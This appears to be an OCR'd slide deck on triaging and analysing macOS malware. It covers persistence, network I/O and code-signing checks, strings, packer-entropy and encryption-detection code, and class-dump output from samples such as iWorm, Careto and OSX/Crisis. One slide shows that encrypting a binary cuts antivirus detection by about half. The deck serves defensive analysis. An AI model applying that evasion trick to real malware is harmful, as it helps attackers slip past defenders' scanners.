


unsigned tasks

3rd-party tasks

Step 0x3: Suspicious Persistence

any unrecognized binaries persisting on your system?



suspicious!

unsigned

+

unrecognized (by VT)

+

"apple"


KnockKnock; enum. persistence

a suspicious launch item

Step 0x4: Network I/O

odd ports or unrecognized connections?

or 'established' for connected sessions




iWorm ('**JavaW**') listening for attacker connection

```
# sudo lsof -i | grep ESTABLISHED

apsd        75          root   TCP 172.16.44.128:49508->17.143.164.32:5223 (ESTABLISHED)
apsd        75          root   TCP 172.16.44.128:49508->17.143.164.32:5223 (ESTABLISHED)
com.apple   1168        user   TCP 172.16.44.128:49511->bd044252.virtua.com.br:https (ESTABLISHED)
JavaW       1184        root   TCP 172.16.44.128:49532->188.167.254.92:51667 (ESTABLISHED)
```


iWorm connected to c&c server

Step 0x5: Suspicious Kexts, Hijacked Dylibs, etc.

countless other things to look for....



any suspicious kernel extensions?




hijacked dylibs?

[DefCon 2015]

"DLL Hijacking on OS X? #@%& Yeah!"


PART 0X4: ANALYSIS

determine if something is malicious....or not!?



CODE-SIGNING

examine the binary's code signature



libtidy dylib flagged by VT

signed by apple: not malware!

```
$ codesign -dvv /usr/lib/libtidy.A.dylib
Format=Mach-O universal (i386 x86_64)

Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA
```

libtidy is signed by apple proper

use **codesign** to display a binary's signing info

ex: **$ codesign -dvv <file>**

```
codesign -dvv OSX_Careto

OSX_Careto: code object is not signed at all
```

most malware; unsigned

GOOGLE THE HASH

may (quickly) tell you; known good || known bad

```
$ md5 appleUpdater
MD5 (appleUpdater) = 2b30e1f13a648cc40c1abb1148cf5088
```

unknown hash
….might be odd

known hash (OSX/Careto)

- 3rd-party binaries, may produce zero hits on google
- 0% detection on virustotal doesn't mean 100% not malware

STRINGS
quickly triage a binary's functionality

```
$ strings -a OSX_Careto

reverse lookup of %s failed: %s
bind(): %s
connecting to %s (%s) [%s] on port %u
executing: %s

cM!M>
`W9_c
[0;32m
```

networking & exec logic

encoded strings

use with the **-a** flag

google interesting strings

strings; osx/careto


```
$ strings -a JavaW

$Info: This file is packed with the UPX executable packer
$Id: UPX 3.91 Copyright (C) 1996-2013 the UPX Team.
```

packed (UPX)


strings; iWorm

File Attributes

OS X natively support encrypted binaries



disassembling **`Finder.app`**



encrypted with Blowfish

```
ourhardworkbythese
wordsguardedplease
dontsteal(c)AppleC
```

```
$ strings -a myMalware
infectUser:
ALOHA RSA!

$ ./protect myMalware
encrypted 'myMalware'

$ strings -a myMalware
n^jd[P5{Q
r_`EYFaJq07
```


encrypting the malware

known malware:
~50% drop VT detection


File Attributes
detecting encrypted binaries

```
//check all load commands
for(int i = 0; i<[machoHeader[LOAD_CMDS] count]; i++)
{
      //grab load command
      loadCommand = [machoHeader[LOAD_CMDS] pointerAtIndex:i];

      //check text segment
      if(0 == strncmp(loadCommand->segname, SEG_TEXT, sizeof(loadCommand->segname))
      {
            //check if segment is protected
            if(SG_PROTECTED_VERSION_1 == (loadCommand->flags & SG_PROTECTED_VERSION_1))
            {
                  //FILE IS ENCRYPTED
```

detecting encryption



TaskExplorer



File Attributes

malware is often packed to 'hinder' detection/analysis


```
$ strings -a JavaW

Info: This file is packed with the UPX executable packer http://upx.sf.net
Id: UPX 3.09 Copyright (C) 1996-2013 the UPX Team. All Rights Reserved.
```

iWorm (**JavaW**); packed

```
//count all occurrences
for(NSUInteger i = 0; i < length; i++)
    occurrences[0xFF & (int)data[i]]++;

//calc entropy
for(NSUInteger i = 0;
    i < sizeof(occurrences)/sizeof(occurrences[0]); i++)
{
    //add occurrences to entropy
    if(0 != occurrences[i])
    {
        //calc ratio
        pX = occurrences[i]/(float)length;

        //cumulative entropy
        entropy -= pX*log2(pX);
    }
```

generic packer detection algorithm

TaskExplorer



view all packed tasks/dylibs

CLASSDUMP

extract class names, methods, & more...

```
$ class-dump RCSMac.app

@interface __m_MCore : NSObject
{
    NSString *mBinaryName;
    NSString *mSpoofedName;
}

- (BOOL)getRootThroughSLI;
- (BOOL)isCrisisHookApp:(id)arg1;
- (BOOL)makeBackdoorResident;
- (void)renameBackdoorAndRelaunch;

@end
```

rcsmac (osx/crisis)

```
$ class-dump Installer.app

@interface ICDownloader :
           NSObject <NSURLConnectionDelegate>
{
    NSURL *_URL;
    NSString *_destPath;
    long long _httpStatusCode;
    NSString *_suggestedName;
}

- (void)startDownloading;

@interface NSURL (ICEncryptedFileURLProtocol)
+ (id)fileURLWithURL:(id)arg1;
+ (id)encryptedFileURLWithURL:(id)arg1;

@end
```

adware installer (**`InstallCore`**)

`http://stevenygard.com/projects/class-dump/`

Dynamic File I/O

quickly determine binaries file-related actions

```
$ man fs_usage
FS_USAGE(1)                BSD General Commands Manual

fs_usage -- report system calls and page faults related to filesystem activity in real-time
```

fs_usage manpage

